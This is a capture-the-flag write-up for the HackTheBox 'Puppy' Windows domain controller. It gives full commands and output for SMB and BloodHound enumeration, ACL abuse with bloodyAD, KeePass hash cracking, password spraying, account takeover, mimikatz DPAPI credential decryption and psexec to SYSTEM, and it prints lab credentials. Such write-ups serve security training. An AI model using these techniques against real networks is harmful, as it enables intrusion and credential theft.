

Description
Puppy is a medium Windows machine. This is a grey box machine with supplied credentials. With the credential, we can take advantage of GenericWrite to get access to specific shares. Then, we found a KeePass database file that contains a valid credential for another user account. This user account has GenericAll to another user account that belongs to the Remote Management Users group. There is a backup file that contains another credential inside the machine. Using the credential, we found a saved credential in the DPAPI that contains a credential for administrative user account.
Recon
nmap
nmap shows open ports that are common on a Domain Controller machine.
# Nmap 7.95 scan initiated Tue May 20 10:36:50 2025 as: nmap -vvv -p- -T4 -sSCV -oN all_tcp_scan.txt --min-rate 500 10.10.11.70Nmap scan report for 10.10.11.70 (10.10.11.70)Host is up, received echo-reply ttl 127 (0.028s latency).Scanned at 2025-05-20 10:36:50 WIB for 316sNot shown: 65513 filtered tcp ports (no-response)Bug in iscsi-info: no string output.PORT      STATE SERVICE       REASON          VERSION53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-20 10:18:30Z)111/tcp   open  rpcbind       syn-ack ttl 127 2-4 (RPC #100000)| rpcinfo:|   program version    port/proto  service|   100000  2,3,4        111/tcp   rpcbind|   100000  2,3,4        111/tcp6  rpcbind|   100000  2,3,4        111/udp   rpcbind|   100000  2,3,4        111/udp6  rpcbind|   100003  2,3         2049/udp   nfs|   100003  2,3         2049/udp6  nfs|   100005  1,2,3       2049/udp   mountd|   100005  1,2,3       2049/udp6  mountd|   100021  1,2,3,4     2049/tcp   nlockmgr|   100021  1,2,3,4     2049/tcp6  nlockmgr|   100021  1,2,3,4     2049/udp   nlockmgr|   100021  1,2,3,4     2049/udp6  nlockmgr|   100024  1           2049/tcp   status|   100024  1           2049/tcp6  status|   100024  1           2049/udp   status|_  100024  1           2049/udp6  status135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds? syn-ack ttl 127464/tcp   open  kpasswd5?     syn-ack ttl 127593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0636/tcp   open  tcpwrapped    syn-ack ttl 1272049/tcp  open  nlockmgr      syn-ack ttl 127 1-4 (RPC #100021)3260/tcp  open  iscsi?        syn-ack ttl 1273268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)3269/tcp  open  tcpwrapped    syn-ack ttl 1275985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49669/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.054035/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC54063/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| smb2-time:|   date: 2025-05-20T10:20:30|_  start_date: N/A|_clock-skew: 6h39m08s| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 62785/tcp): CLEAN (Timeout)|   Check 2 (port 47994/tcp): CLEAN (Timeout)|   Check 3 (port 26380/udp): CLEAN (Timeout)|   Check 4 (port 46192/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
The domain is puppy.htb and the hostname is DC, make sure to add those and the FQDN to /etc/hosts.
10.10.11.70 dc.puppy.htb puppy.htbWe are already given credentials levi.james:KingofAkron2025!, so let’s check the SMB shares.
Auth as levi.james
SMB
> nxc smb puppy.htb -u levi.james -p 'KingofAkron2025!' --sharesSMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)SMB 10.10.11.70 445 DC [+] PUPPY.HTB\levi.james:KingofAkron2025!SMB 10.10.11.70 445 DC [*] Enumerated sharesSMB 10.10.11.70 445 DC Share Permissions RemarkSMB 10.10.11.70 445 DC ----- ----------- ------SMB 10.10.11.70 445 DC ADMIN$ Remote AdminSMB 10.10.11.70 445 DC C$ Default shareSMB 10.10.11.70 445 DC DEV DEV-SHARE for PUPPY-DEVSSMB 10.10.11.70 445 DC IPC$ READ Remote IPCSMB 10.10.11.70 445 DC NETLOGON READ Logon server shareSMB 10.10.11.70 445 DC SYSVOL READ Logon server shareWe only have READ permission on common shares but there’s a DEV share that looks interesting. Unfortunately, it’s not accessible yet. Let’s collect the domain information using bloodhound-ce-python:
bloodhound-ce-python -d puppy.htb -u 'levi.james' -p 'KingofAkron2025!' -c All --zip -op levi -dc dc.puppy.htb -ns 10.10.11.70Then, analyze it with bloodhound. After checking for Outbound Object Control from levi.james, we have GenericWrite over the DEVELOPERS group because levi.james is a member of HR group.

We can add ourselves to DEVELOPERS group and maybe we can get access to DEV share.
bloodyAD --host 10.10.11.70 -d puppy.htb -u levi.james -p 'KingofAkron2025!' add groupMember developers levi.jamesLet’s check again the SMB shares.
> nxc smb puppy.htb -u levi.james -p 'KingofAkron2025!' --sharesSMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)SMB 10.10.11.70 445 DC [+] PUPPY.HTB\levi.james:KingofAkron2025!SMB 10.10.11.70 445 DC [*] Enumerated sharesSMB 10.10.11.70 445 DC Share Permissions RemarkSMB 10.10.11.70 445 DC ----- ----------- ------SMB 10.10.11.70 445 DC ADMIN$ Remote AdminSMB 10.10.11.70 445 DC C$ Default shareSMB 10.10.11.70 445 DC DEV READ DEV-SHARE for PUPPY-DEVSSMB 10.10.11.70 445 DC IPC$ READ Remote IPCSMB 10.10.11.70 445 DC NETLOGON READ Logon server shareSMB 10.10.11.70 445 DC SYSVOL READ Logon server shareNow we can access DEV share.
> smbclient.py puppy.htb/levi.james:KingofAkron2025!@puppy.htb# use DEV# lsdrw-rw-rw- 0 Sun Mar 23 14:07:57 2025 .drw-rw-rw- 0 Sat Mar 8 23:52:57 2025 ..-rw-rw-rw- 34394112 Sun Mar 23 14:09:12 2025 KeePassXC-2.7.9-Win64.msidrw-rw-rw- 0 Mon Mar 10 03:16:16 2025 Projects-rw-rw-rw- 2677 Wed Mar 12 09:25:46 2025 recovery.kdbxThere’s a recovery.kdbx file which is a KeePass database file. Let’s get it.
get recovery.kdbx
We need a master password to open the database. Let’s try to crack it.
keepass2john recovery.kdbx > keepass_hash.txtjohn keepass_hash.txt --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txtIt should be cracked, let’s get back to the KeePass and input the master password.

We have bunch of credentials. Let’s spray them to see which one works. Steve and Samuel are non existent user so I will skip them.
users.txt
jamie.williamsadam.silverant.edwardspasswords.txt
JamieLove2025!HJKL2025!Antman2025!> nxc smb puppy.htb -u users.txt -p passwords.txt --no-brute --continue-on-successSMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)SMB 10.10.11.70 445 DC [-] PUPPY.HTB\jamie.williams:JamieLove2025! STATUS_LOGON_FAILURESMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURESMB 10.10.11.70 445 DC [+] PUPPY.HTB\ant.edwards:Antman2025!The credential for ant.edwards works.
Auth as ant.edwards
GenericAll

The ant.edwards has GenericAll permission on adam.silver user because he is a member of SENIOR DEVS group.

The adam.silver user is a member of Remote Management Users group, so he could WinRM to the machine.

Looking at the user detail, this user is disabled. So to compromise it, we need to change the password and enable it.
bloodyAD --host 10.10.11.70 -d puppy.htb -u ant.edwards -p 'Antman2025!' set password adam.silver Password123!bloodyAD --host 10.10.11.70 -d puppy.htb -u ant.edwards -p 'Antman2025!' remove uac adam.silver -f ACCOUNTDISABLEShell as adam.silver
User flag
Get a shell using evil-winrm and grab the user flag at C:\Users\adam.silver\Desktop\user.txt.
> evil-winrm -i 10.10.11.70 -u adam.silver -p Password123!*Evil-WinRM* PS C:\Users\adam.silver\Documents> cat ../Desktop/user.txtdeadbeefd64a9ce01e5f9ff1f5e4fakeBackup files
After exploring the file system, I found a backup file at C:\Backups\site-backup-2024-12-30.zip. Let’s download it. After unzipping it, I found another credential inside nms-auth-config.xml.bak file for step.cooper user.
> cat nms-auth-config.xml.bak<?xml version="1.0" encoding="UTF-8"?><ldap-config> <server> <host>DC.PUPPY.HTB</host> <port>389</port> <base-dn>dc=PUPPY,dc=HTB</base-dn> <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn> <bind-password><steph.cooper_password></bind-password> </server> <user-attributes> <attribute name="username" ldap-attribute="uid" /> <attribute name="firstName" ldap-attribute="givenName" /> <attribute name="lastName" ldap-attribute="sn" /> <attribute name="email" ldap-attribute="mail" /> </user-attributes> <group-attributes> <attribute name="groupName" ldap-attribute="cn" /> <attribute name="groupMember" ldap-attribute="member" /> </group-attributes> <search-filter> <filter>(&(objectClass=person)(uid=%s))</filter> </search-filter></ldap-config>
This user belongs to the Remote Management Users group, so we can WinRM to the machine.
evil-winrm -i 10.10.11.70 -u steph.cooper -p <steph.cooper_password>Shell as step.cooper
Saved credential
Checking on the C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials directory, I found a credential file named C8D69EBE9A43E9DEBF6B5FBD48B521B9. This credential is tied to this user account, not only to the machine because it’s residing in the Roaming folder. There is another credential that is inside the Local folder but when I checked on adam.silver user, he has the same saved credential file in the Local folder. So the credential inside Roaming folder more likely contains saved credentials. We can decrypt it using mimikatz.
# Get the user SIDwhoami /user# Get the masterkey./mimikatz.exe "dpapi::cred /in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9" "exit"
# Make the domain controller decrypt the masterkey and get the credential./mimikatz.exe "dpapi::masterkey /in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\<USER_SID>\<MASTERKEY> /rpc" "dpapi::cred /in:C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9" "exit"
And you should get a credential for steph.cooper_adm:
AttributeCount : 00000000 - 0 unk0 : 00000000 - 0 unk1 : 00000000 - 0 TargetName : Domain:target=PUPPY.HTB UnkData : (null) Comment : (null) TargetAlias : (null) UserName : steph.cooper_adm CredentialBlob : <steph.cooper_adm_password> Attributes : 0Checking for steph.cooper_adm user, he is a member of the Administrators group. So we can get a system shell by using psexec.
> net user steph.cooper_adm...Local Group Memberships *AdministratorsGlobal Group memberships *Domain Users...Shell as NT Authority\System
Root flag
> psexec.py puppy.htb/steph.cooper_adm:FivethChipOnItsWay2025!@10.10.11.70C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txtdeadbeef2160db2dfdc043420497fake